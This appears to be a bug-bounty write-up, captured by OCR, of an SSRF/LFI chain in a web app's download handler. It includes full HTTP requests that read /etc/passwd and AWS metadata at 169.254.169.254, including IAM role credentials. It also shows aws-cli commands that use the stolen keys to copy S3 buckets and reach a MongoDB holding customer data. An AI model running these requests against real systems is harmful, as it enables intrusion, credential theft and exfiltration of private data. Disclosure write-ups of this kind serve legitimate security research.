


```
GET /downloadcallback/download_handler.php?path=file:///etc/passwd HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ORG19088=6[redacted]
ORG20802=[redacted]
[redacted]
```

```
HTTP/1.1 200 OK
Cache-Control: max-age=31536000
Content-disposition: attachment; filename=
Content-Type: application/pdf;application/x-www-form-urlencoded
Date: [redacted]
Expire
Referrer-Policy:
Server: Apache
Vary: Accept-Encoding
Content-Length: 1331
Connection: Close

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
[redacted]
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
```

SSRF leads to access /etc/passwd

Earlier, when I was grabbing sensitive files via LFI attack, I happened to read /etc/motd file, which suggested that the application was deployed over AWS ElasticBeanstalk.




```
GET /downloadcallback/download_handler.php?path=file:///etc/motd HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:65.0) Gecko/20100101
Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ORG19088=[redacted]
[redacted]
dFRk5VbjRjUT09--6b15cb6f8c58b8059a50af7322f9ee4e93530f07;
```

```
HTTP/1.1 200 OK
Cache-Control: max-age=31536000
Content-disposition: attachment; filename=
Content-Type: application/pdf;application/x-www-form-urlencoded
Date: [redacted]
Expir
Referrer-Policy:
Server: Apache
Vary: Accept-Encoding
Content-Length: 760
Connection: Close

                                  Amazon Linux AMI

This EC2 instance is managed by AWS Elastic Beanstalk. Changes made via SSH
WILL BE LOST if the instance is replaced by auto-scaling. For more information
on customizing your Elastic Beanstalk environment, see our documentation here:
http://docs.aws.amazon.com/elasticbeanstalk/latest/dg/customize-containers-ec2.html
file:///etc/motd
```

ElasticBeanstalk in use


This message was sufficient for me to decide to go ahead and search for AWS Instance MetaData and User Data via SSRF:



```
GET
/downloadcallback/download_handler.php?path=http://169.254.169.254/latest/user-data
HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:65.0) Gecko/20100101
Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ORG19088=[redacted]
[redacted]
```

```
Content-Length: 3104
Connection: Close

Content-Type: multipart/mixed; boundary="===============5189065377222898407=="
MIME-Version: 1.0

--===============5189065377222898407==
Content-Type: text/cloud-config; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="cloud-config.txt"

#cloud-config
repo_upgrade: none
repo_releasever: 2018.03
cloud_final_modules:
 - [scripts-user, always]

--===============5189065377222898407==
Content-Type: text/x-shellscript; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="user-data.txt"

#!/bin/bash
exec > >(tee -a /var/log/eb-cfn-init.log|logger -t [eb-cfn-init] -s 2>/dev/console)
2>&1
echo [`date -u +"%Y-%m-%dT%H:%M:%SZ"`] Started EB User Data
set -x
```

AWS Instance User Data




```
GET
/downloadcallback/download_handler.php?path=http://169.254.169.254/latest/meta-data/
local-hostname/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:65.0) Gecko/20100101
Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ORG19088=[redacted]
[redacted].1530285474;
_olapsession=[redacted]
```

```
HTTP/1.1 200 OK
Cache-Control: max-age=31536000
Content-disposition: attachment; filename=
Content-Type: application/pdf;application/x-www-form-urlencoded
[redacted]
Referrer-Policy:
Server: Apache
Vary: Accept-Encoding
Content-Length: 103
Connection: Close

ip-1[redacted]9.ap-southeast-1.compute.internalhttp://169.254.169.254/latest/meta-da
ta/local-hostname/
```

AWS Instance MetaData

I was also able to retrieve the AWS account ID and Region from the below API “http://169.254.169.254/latest/dynamic/instance-identity/document”



```
GET
/downloadcallback/download_handler.php?path=http://169.254.169.254/latest/dynamic/in
stance-identity/document HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:65.0) Gecko/20100101
Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ORG19088=[redacted]
[redacted]
```


```
HTTP/1.1 200 OK
Cache-Control: max-age=31536000
Content-disposition: attachment; filename=
Content-Type: application/pdf;application/x-www-form-urlencoded
Date: [redacted]
Expire
Referrer-Policy:
Server: Apache
Vary: Accept-Encoding
Content-Length: 550
Connection: Close

{
  "devpayProductCodes" : null,
  "marketplaceProductCodes" : null,
  "version" : "2017-09-30",
  "instanceType" : "m4.large",
  "billingProducts" : null,
  "instanceId" : "i-0[redacted]",
  "imageId" : "ami-04
  "accountId" : "6440
  "availabilityZone" : "ap-southeast-1a",
  "kernelId" : null,
  "ramdiskId" : null,
  "architecture" : "x86_64",
  "pendingTime" [redacted]
  "privateIp" :
  "region" : "ap-southeast-1"
}http://169.254.169.254/latest/dynamic/instance-identity/document
```

AWS Metadata — Retrieving the Account ID and Region

When I was reading about AWS Elastic Beanstalk, I came across an API call that could fetch AWS Access Key, Secret Access Key, and Token.

`http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role`

I quickly made the call via SSRF and I was able to grab their AWS Access key, ID, token and earlier I got their account id too, and that was the moment when the vulnerability became more critical—




```
GET
/downloadcallback/download_handler.php?path=http://169.254.169.254/latest/meta-data/i
am/security-credentials/aws-elasticbeanstalk-ec2-role HTTP/1.1
Host: [redacted]
User-A[redacted]) (Macintosh; Intel Mac OS X 10.13; rv:65.0) Gecko/20100101
Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
ORG20802[redacted]
autoinvite_callback=true; lc_invitation_opened=opened; MXCookie
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Cache-Control: max-age=31536000
Content-disposition: attachment; filename=
Content-Type: application/pdf;application/x-www-form-urlencoded
Date: [redacted]
Expire
Referrer-Policy:
Server: Apache
Vary: Accept-Encoding
Content-Length: 993
Connection: Close

{
  "Code" : "Success",
  "LastUpdated" : "[redacted],
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAZI[redacted]
  "SecretAccessKey" : "c2
  "Token" :
"FQoGZXIvYX[redacted]
  "Expiration" : [redacted]
}http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeansta
lk-ec2-role
```

AWS Account access ID and access Key


Now it's time to authenticate into the AWS account. Just to make sure the credentials were not expired, I configured aws-cli and tried to list and download the S3 bucket data onto my local machine and I was able to do so:



```
(avi) ➜ Downloads export AWS_DEFAULT_REGION=ap-southeast-1
(avi) ➜ Downloads export AWS_SECRET_ACCESS_KEY=c2R0K[redacted]
(avi) ➜ Downloads export AWS_SESSION_TOKEN=FQoGZXIvY
Q[redacted]
a
(avi) ➜ Downloads export AWS_ACCESS_KEY_ID=ASIAZL5JD
(avi) ➜ Downloads
```

Configuring AWS Command Line Interface


Copying s3 bucket content to the local machine:



```
(avi) ➜ Downloads aws s3 cp s3://elasticbeanstalk-ap-southeast-1[redacted]/Downloads --recursive
download: s3://elasticbeanstalk-ap-southeast-1-[redacted]
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
download: s3://elasticbeanstalk-ap-southeast-1-
```

Recursively copying all the S3 Bucket content

While reviewing each and every single S3 bucket, I found some critical files inside some buckets. There were files like database.js, config.js, app.js, payment.config files that quickly grabbed my attention and as I was expecting, they were found to contain information like Payment hash key and salt (which could be used to tamper with the order's payment), several database credentials, some internal tools usernames and passwords and much more. There was also one MongoDB instance running whose credentials were also found to be in plain text in one of the config files and when I tried connecting to it, I found their customer's data stored inside it:



```
1  tionString = process.env.MONGOLAB_URI || process.env.MONGOHQ_URL || 'mongodb://[redacted]zz';
2
```

[redacted]

Displaying documents 1 - 20 of [redacted]

